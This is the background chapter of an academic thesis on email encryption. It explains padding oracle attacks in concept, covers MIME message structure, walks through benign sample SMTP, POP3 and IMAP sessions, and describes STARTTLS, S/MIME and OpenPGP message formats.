Transport Encryption and End-to-End Encryption Generally, protocols using encryption are separated into two categories: transport encryption and end-to-end encryption. These vary mainly in the communications *actors* between which the encrypted channel is established.

Transport encrypted protocols, on the one hand, encrypt the messages between the sender and the receiver's *service providers*, or in case of, for example, email transfer only between the sender's email server and the receiver's email server. While this prevents eavesdropping on the communication channel, the unencrypted message is still visible to the service providers and is potentially stored in plaintext on their servers. Often, transport encryption implies a client-to-server relation between the two actors and only authenticates the server side of the communication while leaving client authorization to the actual application.[4] Most modern services use Transport Layer Security (TLS) for transport encryption.

On the other hand, End-to-End Encryption (E2EE) protocols encrypt the message between the actual sender and the recipient without intermediates. In the case of, for example, an S/MIME encrypted email, only the email's sender and the receiver, but not their email providers, will be able to decrypt the message.

In practice, most modern services employ both transport and end-to-end encryption: They use encryption on the transport layer between the clients' devices and the service's servers so that an eavesdropper cannot get the metadata necessary for delivery. Additionally, they employ end-to-end encryption to protect messages between their users so that even the service provider cannot read the plain messages.

2.2 Attacks on Encryption

Encryption has always been a target of malicious actors. Their goal is often either revealing (parts of) the plaintext, the encryption keys, or the metadata or manipulating the original data or the processing application. This thesis

[4] One notable exception to this are TLS client certificates.

deals mainly with *Chosen-Ciphertext Attacks (CCA)* and *side-channel* attacks. Among the most interesting attacks in these categories are *oracle attacks*.

2.2.1 Chosen-Ciphertext Attacks

Assuming their correctly used, most modern encryption algorithms provide reasonable *semantic security*, meaning that an adversary should not be able to compute information about the plaintext from the ciphertext, a notion also known as *ciphertext indistinguishability* [127]. However, semantic security does not protect against an active attacker that can inject messages into a network or influence communication in other ways. [62] Active attacks based on choosing ciphertexts, either by creating them anew or manipulating known ones, are called CCA. Attacks based on an adversary repeatedly adapting ciphertexts to what they have learned from previous queries are called Adaptive Chosen-Ciphertext Attacks (CCA2).

2.2.2 Oracle Attacks

Oracle attacks are a specific form of CCA. In an oracle attack, an attacker queries a system with a cryptographic task and observes a *function* of the task's outcome.

We define an oracle as the function $O : Q \to A$, where $q \in Q$ is a query an attacker can send to the oracle (which contains one or multiple ciphertexts the attacker wants to decrypt), and $a \in A$ is *some* response they get in return. The most trivial oracle is a *decryption oracle*: when presented with a ciphertext, it returns the plaintext [5]. Note that the definition of A is intentionally vague: the responses depend on the protocol or context the oracle exists in and is often an unexpected *side channel*.

2.2.2.1 Format Oracles

If an oracle checks the plaintext's format, it is called a format oracle [195]. Format oracles can manifest in various ways: a function that checks a packet format [195], a function that validates checksums or a compression format [122], or a function that verifies cryptographic padding, called a *padding oracle* [24].

Padding Oracle Attacks If an oracle validates the decrypted plaintext's padding, it is called a padding oracle [24].

In 1998, Daniel Bleichenbacher presented a padding oracle attack, also known as the "Million Message Attack" [31]. This attack targets the PKCS #1 v1.5 padding scheme of RSA-encrypted session keys using the malleability of RSA. As the name implies, the original attack required up to 2 million oracle queries to decrypt an RSA message with a 1024-bit modulus.

However, Bardou et al. improved Bleichenbacher's attack and reduced the number of queries by a factor of four on average[24]. They also introduced a

[5] Note that common definitions restrict the decryption oracle so that an attacker cannot submit their target ciphertext directly [244].




Figure 2.6: **PKCS #1 v1.5 padding:** Test #1-#3 mark the boolean tests identified by Bardou et al.

framework to assess the usefulness of a PKCS #1 v1.5 padding oracle for an attacker. They define three boolean tests—marked 'T' (test not applied) or 'F' (test applied)—that an implementation can perform on the session key's padding. Test #1 checks for a zero-byte after the non-zero padding, Test #2 checks if the padding contains any zero-bytes, and Test #3 checks the session key length (see Figure 2.6). This framework gives an estimation of how many oracle queries are required to decrypt a session key. Generally, a test that is not applied (T) reduces the number of necessary oracle queries.

For example, a "TTT oracle"—no tests applied—means that an attack is possible with 9.374 queries on average, while an "FFF oracle"—all tests applied—means that an attack requires around 2^{26} queries on average and is less useful to an attacker.

In 2002, Serge Vaudenay presented another famous padding oracle attack against the PKCS #7 padding scheme [291]. An attacker can extract the plaintext of an encrypted message merely by using information about the correctness of the padding after message decryption. His oracle takes a ciphertext and returns true if the corresponding plaintext has the correct padding. Access to such an oracle allows an attacker to reconstruct the plaintext with an average of 128 queries per plaintext byte [291].

Prerequisites and Exploitability It is often difficult to turn a format oracle into a working exploit. In their seminal work, Beck et al. presented a method to automate the process [27]. For example, the authors constructed a format oracle attack from an oracle that checks if a ciphertext decrypts to a valid or invalid Sudoku field. While this seems an academic amusement, it shows an important fact: format oracles may come in different shapes, and it is hard to reason about their exploitability.

Thus, modern encryption technologies exclude this possibility right from the beginning by using non-malleable cryptographic schemes, e.g., authenticated encryption. In these schemes, a decryptor *must* detect a modified ciphertext *before* releasing plaintext data and reject the message accordingly. This way, an attacker will only learn that any ciphertext $c' \neq c$ is not valid, but they will get no information about the plaintext because no decryption happens in the first place. While this approach may still be implemented incorrectly in practice, the consensus is that a decryptor should release no unauthenticated data before verifying the ciphertext.

```
From: Alice
To: Bob
Subject: Hello World


Hello World!
```

(a) An IMF message.

```
From: Alice
To: Bob
Subject: Hello World
Content-Type: text/plain

Hello World!
```

(b) A MIME-based message.

Listing 2.1: **IMF and MIME emails.**

2.3 Email

The first electronic message that could be considered an email was sent in 1971 by Ray Tomlinson on the ARPANET. This email was the first to feature the `@`-sign to separate the username from the hostname where the email should be delivered, allowing inter-machine sending of messages for the first time [284].

2.3.1 Format of Email Messages

In its simplest form, an email is an ASCII-based text message conforming to the format defined by the Internet Message Format (IMF) [251]. However, the original format idea was already outlined in 1973 in the Internet standard for "Standardizing Network Mail Headers" (RFC561 [28]), that was later developed into the Internet standard "ARPA Network Text Messages" (RFC733 [66]), and, finally, improved to the "Standard for the format of ARPA Internet Text Messages" (RFC822 [65]). Although the basis for the IMF was laid out in the early '70s, it has not changed substantially. Most notably, it is still a line-based format where an empty line separates the email headers from the body, as displayed in Listing 2.1a.

2.3.1.1 Multipurpose Internet Mail Extensions

The IMF lacks features desired and expected in a multimedia world: for example, it does not support the transmission of binary data, which is required to send multimedia content such as images or videos. Therefore, in 1996, the IMF was augmented with the Multipurpose Internet Mail Extensions (MIME) standards [109, 110, 210, 111, 108]. Since the IMF only defines the header format of messages but makes no assumptions about the body, it was easily augmented with the orthogonal MIME format describing the body. Thus, today, most emails are described by a combination of the IMF (defining the header structure) and MIME (defining the body structure).

The two most notable introductions of the MIME standards are encoding schemes for binary data and the *MIME types* that differentiate data formats. Interestingly, MIME types are not only used in email but also other applications such as the HyperText Transfer Protocol (HTTP).

The main difference between a simple IMF email, as seen in Listing 2.1a, and a modern MIME-based message, as seen in Listing 2.1b, is the `Content-Type` header, which specifies which data type the email body has. The format for such MIME types is `type/subtype`.

```
1  From:          Alice
2  To:            Bob
3  Subject:       Example
4  Content-Type:  multipart/mixed;
5                 boundary=mixed
6
7  --mixed // ---------------------------
8    Content-Type: text/plain
9
10   Hey Bob, look at this cool photo!
11 --mixed // ---------------------------
12   Content-Type: image/png
13
14   [Base64-encoded image]
15 --mixed--
```

(a) A simplified email containing two complementary MIME parts.

```
1  From:          Alice
2  To:            Bob
3  Subject:       Example
4  Content-Type:  multipart/alternative;
5                 boundary=alternative
6
7  --alternative // ---------------------
8    Content-Type: text/plain
9
10   Plain text representation.
11 --alternative // ---------------------
12   Content-Type: text/html
13
14   <b>HTML</b> representation.
15 --alternative--
```

(b) A simplified email containing two alternative MIME parts.

Listing 2.2: **Typical usage of multipart MIME messages.**

Message Composition MIME allows combining multiple sets of data—not necessarily messages—in a single email body using the `multipart` media type. We display two examples in Listing 2.2. Both examples specify a `boundary` as an attribute to the `Content-Type` in line 5. This boundary separates the parts of the message (lines 7 and 11) and signals the end of the set (line 15).

In Listing 2.2a, we show a `multipart/mixed` message. This media type is intended to combine multiple independent messages that have a specific order. The `mixed` type is the default fallback for unknown multipart subtypes. In Listing 2.2b, we show a `multipart/alternative` message. This media type bundles multiple alternative representations of the *same* information, allowing an implementation to choose the "best" representation for the current environment. The parts are sorted by increasing faithfulness to the original content, making the last (supported) part the best representation [110].

2.3.2 Message Transmission, Relaying, and Retrieval

Sending and receiving involve several protocols and components. Generally, a (typical) user will use a Mail User Agent (MUA)—colloquially called a Mail Client—e.g., *Mozilla Thunderbird* on a desktop or *Mail* on iOS, to send and receive emails. Both the sender and the receiver need a Mail Service Provider (MSP), e.g., *Microsoft* or *Google*, that supplies the server infrastructure for email communication. This is all the general user needs to interact with the email ecosystem. However, the technical details are much more intricate, as displayed in Figure 2.7.

Note that the transport and storage of emails *inside* MSPs is out of the scope of this thesis—it is highly infrastructure-specific, and clear standards (if even existent) are rarely implemented.

2.3.2.1 Email Submission

Modern standards distinguish between *message submission* [124]—step (1) in Figure 2.7—which is the process of introducing a new email to the email




Figure 2.7: **Visualization of steps to transmit an email from a sender to a receiver.** Connections in green are directly relevant to this thesis. Connections in red are only encrypted and authenticated in specific circumstances.

infrastructure, and *message relaying* [177]—step (3) in Figure 2.7—which is the process of forwarding a message if it has not arrived at its destination. Submission happens when the user of a MUA, e.g., *Thunderbird*, clicks on the `SEND` button. Most MSPs require authentication to prevent email submission from anonymous users and fraudulent addresses, e.g., for spam.

Relaying, on the other hand, happens *after* message submission has taken place and happens between the MSPs' Mail Transfer Agents (MTAs). Submission and relaying utilize the Simple Mail Transfer Protocol (SMTP).

Simple Mail Transfer Protocol The Simple Mail Transfer Protocol (SMTP) line-based and follows the request-and-response model [123]. We show a simple email submission from a MUA to a Mail Sending Agent (MSA) in Listing 2.3.

After the server greeting (line line 1), the client issues a series of commands to progress the SMTP session such that a message can eventually be submitted. First, the client must issue the `EHLO` command (line 2) to obtain a list of server capabilities (lines 3 and 4). The client then provides its login credentials to the server (`AUTH` in line 5), tells the server who the sender is (`MAIL` in line 7), adds one or more recipients (`RCPT` in line 9), and finally *initiates* the transmission of the email's content via the `DATA` command (line 11). Any line after that command is interpreted as email content (lines 13 to 17) until the transmission is ended by a line containing a single dot, i.e., "`.\r\n`" (line 18). Finally, the client terminates the connection via the `QUIT` command (line 19).

2.3.2.2 Email Relaying

The next step in getting the email from the sender to the receiver is transmission or *relaying*. After accepting the email from the MUA, the MSA hands it over to the MTA. The MTA then must determine the destination email server. For this purpose, MSPs publish Mail Exchanger (MX) records in the Domain Name

```
S: 220 smtp.example.org [...]
C: EHLO client
S: 250-smtp.example.org
.. 250 AUTH PLAIN
C: AUTH PLAIN TmVlZABNb3JlAENvZmZlZQ== // Credentials in base64 encoded PLAIN SASL
S: 235 [...]
C: MAIL FROM:<alice@example.org>
S: 250 [...]
C: RCPT TO:<bob@example.org>
S: 250 [...]
C: DATA
S: 354 [...]
C: From: Alice <alice@example.org>
.. To: Bob <bob@example.org>
..
.. Hello Bob, how was your weekend?
.. .
S: 250 [...]
C: QUIT
S: 221 [...]
```

Listing 2.3: **Typical SMTP submission.** `S:` and `C:` denote server and client messages, for better visibility also marked blue and red. "`//`" marks comments that are not transmitted over the network. Multiple lines in a single TCP segment are marked with "`..`". `[...]` marks omissions usually made for simplicity.

System (DNS). The content of an MX record is the IP address of the MTA that should receive emails for a domain [209].

To deliver mail, the sending MTA first queries the MX record of the mail domain of the receiver (step (2) in Figure 2.7). It then uses the IP address to connect to the receiving MTA to deliver the mail (step (3)). In practice, *securing* this connection is difficult: the sending MTA can neither verify if the receiving MTA is the correct one (a problem partly solved by DNS-Based Authentication of Named Entities (DANE) [86, 85]) nor if it supports encryption via TLS. The last issue is exacerbated by the fact that mail relaying does not define a port for implicit TLS connections but only for *STARTTLS*. Therefore, transport encryption for email relaying is inherently opportunistic, a problem tackled by the rising implementation of SMTP MTA Strict Transport Security (MTA-STS) [190].

2.3.2.3 Email Retrieval

Users can access the emails in their mailbox (step (4) in Figure 2.7) in various ways. However, two protocols are standardized for message retrieval: the Post Office Protocol 3 (POP3) and the Internet Message Access Protocol (IMAP). IMAP is more versatile than POP3, but major email providers still support the more straightforward POP3 protocol.

Post Office Protocol 3 Like SMTP, POP3 is a simple line-based request-and-response protocol. It allows users to download their emails [225] from a server and was designed as a "download-and-delete protocol" [125] and does not provide message uploads. Although the Post Office Protocol (POP) received multiple significant updates and two version bumps since its introduction in

```
1  S: +OK [...]
2  C: CAPA
3  S: +OK [...]
4  .. +SASL PLAIN
5  .. .
6  C: AUTH PLAIN TmVlZABNb3JlAENvZmZlZQ== // Credentials in base64 encoded PLAIN SASL
7  S: +OK [...]
8  // [...]
9  C: LIST
10 S: +OK [...]
11 .. 1 56
12 .. .
13 C: RETR 1
14 S: +OK [...]
15 .. From: Alice
16 .. To: Bob
17 ..
18 .. Hello Bob, how was your weekend?
19 .. .
20 C: QUIT
21 S: +OK [...]
```

Listing 2.4: **A simple POP3 session.**

1984 [252], it is still expected to "stay simple". There are only two relevant additions to the original protocol: the introduction of a mechanism to signal extensions via the `CAPA` command [125] and the addition of STARTTLS [227].

However, before the `CAPA` extension was introduced, servers could not announce their capabilities. Instead, clients had to probe the server for capabilities, which was inefficient and possibly insecure [125]. Nevertheless, future extensions to POP3 are even "*discouraged*, as POP3's usefulness lies in its simplicity" [125] [emphasis mine].

In Listing 2.4, we show a sample POP3 session. Like SMTP, the session begins with a server greeting (line 1), and the client asks for the server's capabilities (lines 2 to 5). The server terminates multiline responses with a dot. The client logs into their account (lines 6 and 7) and requests a list of messages in the mailbox (line 9). The server returns a list of tuples with message ids and message lengths (lines 11 and 12). The client then retrieves a single email (lines 15 to 19).

Internet Message Access Protocol The Internet Message Access Protocol (IMAP) allows versatile message access and synchronization by MUAs. It is well-suited for multi-device setups, where users want to see the same messages in all MUAs. In contrast to POP3, it also allows *uploading* emails, using the `APPEND` command, to synchronize sent or drafted emails to the server.

Unlike POP3, the protocol was designed from the beginning to be extensible, and the server can advertise capabilities like authentication mechanisms in IMAP's greeting message with a *response code* in brackets (Listing 2.5, line 1). However, clients can also query the server for its capabilities via the `CAPABILITY` command (line 2).

IMAP's message flow is more complex than SMTP's and POP3's, mainly due to the distinction between *tagged* and *untagged* responses. Every command in IMAP begins with a *tag*, and the finishing response to a command must reflect that tag (e.g., Listing 2.5, lines 2 and 4 and lines 5 and 6). Thus, tagged

```
1  S: * OK [CAPABILITY IMAP4REV1 AUTH=PLAIN] [...]
2  C: A CAPABILITY
3  S: * CAPABILITY IMAP4REV1 AUTH=PLAIN
4  .. A OK
5  C: B AUTHENTICATE PLAIN TmVlZABNb3JlAENvZmZlZQ==
6  S: B OK
7  C: C SELECT INBOX
8  S: * 1 EXISTS
9  .. * 0 RECENT
10 .. * OK [UIDVALIDITY ...] [...]
11 .. C OK [READ-WRITE] [...]
12 C: D FETCH 1 (BODY[])
13 S: * 1 FETCH (BODY[] {56}
14 .. From: Alice
15 .. To: Bob
16 ..
17 .. Hello Bob, how was your weekend?
18 .. )
19 .. D OK
20 C: E LOGOUT
21 S: * BYE [...]
22 S: E OK
```

Listing 2.5: **A typical IMAP session.**

responses can (theoretically) be matched regardless of their order. The server can also send untagged responses, marked with a "*" (line 3), while no command is in progress [64]. Consequently, an IMAP client must always listen for responses and can parse all IMAP responses with the same parser.

IMAP supports the concept of folders in a mailbox. Therefore, before accessing emails, a MUA needs to `SELECT` a folder (line 7). In response, the server will tell them how many emails exist in this folder, how many are recent (as in have not been seen by an IMAP client), and detailed information about the folder (lines 8 to 11). The MUA can `FETCH` an email from the mailbox (line 12).

In contrast to POP3, IMAP allows fine-grained access to emails in the user's mailbox. Notably, IMAP clients can access several attributes of a message in a parenthesized list—for example, information about the message size and structure. A MUAs can request messages' `BODYSTRUCTURE`s and fetch either the whole email or only specific parts of complex multipart MIME structures. An IMAP server must parse all emails in the mailbox to allow this access.

Finally, at the end of a session, the MUA uses a `LOGOUT` (line 20).

2.3.3 Transport Encryption

When the three standard email protocols (SMTP, POP3, and IMAP) were first standardized, transport encryption was not yet used on the Internet, and SSLv2 was not even released. Therefore, it was also not built into these standards. However, with rising adoption of TLS, two options for using transport encryption with email were standardized in 1999: *implicit* TLS and *STARTTLS*, with the Internet Engineering Task Force (IETF) favoring the latter [227].

Implicit TLS In 1997, before STARTTLS was specified, the Internet Assigned Numbers Authority (IANA) registered additional ports for *POP3S* and *IMAPS*.

```
S: 220 smtp.example.org [...]
C: EHLO client
S: 250-smtp.example.org
.. 250 STARTTLS
C: STARTTLS
S: 220 [...]

// ------ TLS Handshake ------
// ...
```

(a) SMTP session.

```
S: + OK [...]
C: CAPA
S: + OK [...]
.. STLS
.. .
C: STLS
S: + OK
// ------ TLS Handshake ------
// ...
```

(b) POP3 session.

```
S: * OK [CAPABILITY IMAP4REV1 STARTTLS LOGINDISABLED]
C: A CAPABILITY
S: * CAPABILITY IMAP4REV1 STARTTLS LOGINDISABLED
.. A OK
C: B STARTTLS
S: B OK
// -------------- TLS Handshake -------------
// ...
```

(c) IMAP session.

Listing 2.6: **Use of STARTTLS in SMTP, POP3, and IMAP.**

Nowadays, this is called *implicit TLS* because it is just that: by using the newer ports, server and client implicitly signal that they want to use TLS and perform the TLS handshake upon connecting. Since 2018, the IETF has recommended using implicit TLS for transport encryption [211].

While implicit TLS with POP3 and IMAP is simple, SMTP's situation is more complicated. Since TLS was never a requirement when implementing email relaying and transport, often a sending MTA could not know if the receiving side implemented TLS. Therefore, a mechanism called "opportunistic encryption" was implemented—based on the STARTTLS mechanism. However, this is strictly a problem for email transport but not for email submission—here, clients could configure implicit TLS. Unfortunately, the IANA removed the implicit TLS port registration for both *SMTPS*—mail transport—and *submissionS*—mail submission—to simplify email transmission. While the IETF re-instated its recommendation for using this port [211], the IANA did not re-register it, and many MSPs do not (officially) support it. For email transmission using transport encryption remains complicated.

STARTTLS In 1999, the IETF standardized the *STARTTLS* extensions for SMTP [140], POP3, and IMAP [227]. The mechanism is the same for all three protocols: (1) the MUA connects to the email server using the standard (unencrypted) port. (2) The server indicates that it supports the `STARTTLS` extension. (3) The client issues the `STARTTLS` command. (4) Client and server perform the TLS handshake on the same connection to secure it. We show example traces for each protocol in Listing 2.6.

From a security perspective, STARTTLS is inferior to implicit TLS as it presents additional attack surface by incorporating an *unauthenticated* plaintext phase. This is evident when looking at well-known "STARTTLS stripping attacks": an active Meddler-in-the-Middle (MitM) attacker can remove the

```
From: Alice
To: Bob
Subject: S/MIME message
Content-Type: application/pkcs7-mime; smime-type=enveloped-data; name=smime.p7m
Content-Transfer-Encoding: base64

[Base64-encoded CMS]
```

Listing 2.7: **A simple email encrypted using S/MIME.**

STARTTLS capability from the server's messages, forcing a client to either disconnect or continue in plaintext [140, 227].

However, some email clients still default to STARTTLS, e.g., Mozilla Thunderbird and the Mail app of LineageOS, and some email provider do not fully support implicit TLS, e.g., Outlook.com and iCloud Mail.

2.3.4 End-to-End Encrypted Email

While transport encryption *might* protect emails from eavesdropping during submission and access, and potentially also during transmission (recall the last section and Figure 2.7), they are still potentially attacker-accessible in many places: the MSPs' servers, third-party services (e.g., automatic antivirus scanning), and archives. To protect the contents from malicious actors, two standards for email E2EE were developed in the late 1990s: S/MIME and OpenPGP. The encryption process of both protocols follows the rules we previously described as *hybrid encryption*.

Interestingly, the usually encrypts the session key with both the recipients' and the sender's keys in the email context. The reason for this lies in the nature of email as a store and forward protocol—the sender needs to be able to decrypt the message after uploading it to their folder with sent messages. To our knowledge, all MUAs do this and store and send the same message.

While S/MIME is generally used more in a corporate and academic context, OpenPGP is more often used by privacy advocates.

2.3.4.1 S/MIME

The Secure/Multipurpose Internet Mail Extensions (S/MIME) are an extension to MIME describing how to send and receive secured MIME data. S/MIME focuses on the MIME-related parts of an email and relies on the Cryptographic Message Syntax (CMS) to digitally sign, authenticate, or encrypt arbitrary messages. The S/MIME standard defines mandatory options for the CMS that clients must support and describes the process of creating secured MIME messages. In particular, the extension defines two new MIME media types: `application/pkcs7-mime` and `application/pkcs7-signature`. [246] An encrypted message uses the `application/pkcs7-mime` type with the `s/mime-type` parameter set to `enveloped-data` as displayed in Listing 2.7.

Section 3.1 of the S/MIME standard (RFC 5751 [246]) is particularly interesting to this thesis. It describes which message parts the sender can protect and how they should prepare them before enveloping them in the CMS. The authors




Figure 2.8: **Example diagram of an encrypted and signed CMS message.** Dashed lines signal encapsulation. For better understanding, some fields were left out or renamed. To form an S/MIME message, the result would be BER-encoded, Base64-encoded, and placed inside the body of Listing 2.7.

state, "a MIME entity can be a sub-part, sub-parts of a message or the whole message with all its sub-parts ... not [including] the RFC-822 header." [246] Therefore, it is perfectly valid to leave parts of the message unencrypted or have multiple encrypted message parts in a single message.

The algorithms an S/MIME Version 3.2 compatible client must support are essential for a later part of this thesis. These are PKCS #1 v1.5 RSA for the key agreement (asymmetric encryption) and AES-128-CBC for content (symmetric) encryption. While clients should support other algorithms, most use these two for compatibility reasons. Notably, the S/MIME Version 3.2 standard does not mention a symmetric algorithm with integrity protection. [246] This was remedied in S/MIME Version 4.0 with the addition of the `AuthEnvelopedData` content type. [263] However, to our knowledge, this is not yet widely implemented.

While the CMS allows for password-based encryption algorithms, S/MIME requires using X.509 certificates-based key management.

Cryptographic Message Syntax The Cryptographic Message Syntax (CMS) was first standardized in 1999 [146] and is derived from the PKCS #7 standard—as evident by the `pkcs7-*` media types defined in the S/MIME—and has since become an Internet Standard [147]. It describes an encapsulation syntax for data protection in Abstract Syntax Notation One (ASN.1), binary-encoded using the Basic Encoding Rules (BER) and Distinguished Encoding Rules (DER).

In particular, the CMS defines several content-types that can encapsulate each other. For example, an implementation can construct a plaintext message encapsulated and signed in a `signed-data` container. They can then encapsulate and encrypt it in an `enveloped-data` container containing `RecepientInfo` elements with the cryptographic material each recipient needs to decrypt the original message. We display his typical construction for an S/MIME message in Figure 2.8.

2.3.4.2 OpenPGP

Privacy advocates and companies commonly use OpenPGP [44] as an alternative to S/MIME. Instead of requiring X.509 certificates and a PKI, it relies on its own key management. This key management is often called the "Web-of-Trust".

```
From: Alice
To: Bob
Subject: OpenPGP message
Content-Type: multipart/encrypted; boundary=encrypted;
              protocol="application/pgp-encrypted"

--encrypted
Content-Type: application/pgp-encrypted

Version: 1

--encrypted
Content-Type: application/octet-stream

-----BEGIN PGP MESSAGE-----

[Base64-encoded OpenPGP message]
-----END PGP MESSAGE-----
--encrypted--
```

Listing 2.8: **A simple email encrypted using OpenPGP.**

However, especially since many OpenPGP key servers were taken offline or severely restricted due to abuse [136] and General Data Protection Regulation (GDPR) compliance problems [33], OpenPGP keys are (at best) managed and exchanged externally by the users themselves.

The OpenPGP standard does not define how to encrypt email messages using OpenPGP but, like the CMS, provides a container format that can be used as a general-purpose framework to construct encrypted and signed messages. An additional standard [95] defines embedding OpenPGP messages into the MIME format by adding two new MIME media types: `application/pgp-encrypted` and `application/pgp-signature`. In contrast to S/MIME, OpenPGP requires the `multipart/encrypted` content-type [118] for encrypted messages. We show an example in Listing 2.8.

OpenPGP Message Format RFC 4880 [44], the primary OpenPGP standard, defines the *packets* that build an OpenPGP message and their binary encoding. Some of these packets allow the integration of binary content, which is often effectively used to encapsulate a packet inside another. Encrypting a message extensively uses this mechanism: the plaintext is encoded as a *Literal Data packet*, which is then compressed and encapsulated as a *Compressed Data packet*. While the standard allows sending uncompressed literal data packets, compressing is recommended and, to our knowledge, implemented in all relevant email clients.

The compressed data packet is then encrypted and finally encapsulated in a *Symmetrically Encrypted (Integrity Protected) Data packet*. The packet is then packed together with one or more *Public-Key Encrypted Session Key packets*. We display this construction in Figure 2.9.

Like the CMS, the OpenPGP message format allows password-encrypted session keys. However, this is generally not used in email encryption.

The data in encrypted packets is encrypted with an adaptation of CFB mode: The IV is fixed to all zeroes, and the first $n + 2$ (with n as the cipher's block




Figure 2.9: **Example diagram of an encrypted OpenPGP message.** Dashed lines signal encapsulation. For better understanding, some fields were left out or renamed. To form an OpenPGP email message, the result would be Base64-encoded and placed inside the body of Listing 2.8.

size) bytes of plaintext are specified as follows: n random bytes, followed by a repetition of the preceding two bytes. This construction has historical reasons: it enables the decryptor to verify if the decryption was successful quickly. However, current implementations should not perform this "quick check", since it allows for an oracle attack revealing the first two plaintext bytes in each block [206].

While previous versions of the OpenPGP standard [43] did not specify a mechanism for integrity protection of encrypted messages, current OpenPGP implementations usually encapsulate encrypted emails in the *Symmetrically Encrypted Integrity Protected Data packet*. For integrity protection, the encrypted payload of this package contains the *Modification Detection Code (MDC) packet*, which includes a SHA-1 hash over the plaintext.

The content of the encrypted data inside the *Public-Key Encrypted Session Key packet* is also interesting. While OpenPGP uses standard constructions such as Elgamal and RSA PKCS #1 v1.5 encryption, they not only encrypt (and encode) the session key but prefix the session key with an algorithm identifier—specifying the algorithm used for symmetric encryption—and suffix it with a checksum of the session key bytes. [44]

2.3.4.3 Attacks on Email E2EE

Both S/MIME and OpenPGP were standardized and implemented before integrity protection was standard. Therefore, they either use no ciphertext authentication at all (S/MIME) or do not strictly commit to the requirements of Authenticated Encryption (AE), which makes them easier to misuse (OpenPGP). Therefore, multiple oracle attacks on S/MIME and OpenPGP were demonstrated in the past [206, 173, 164, 195, 130] but never led to actual practical exploits.

In many cases, this resistance to attacks was attributed to the fact that email protocols are store-and-forward or "offline" and give no easily accessible way for an attacker to gain responses from the decryptor of the message.

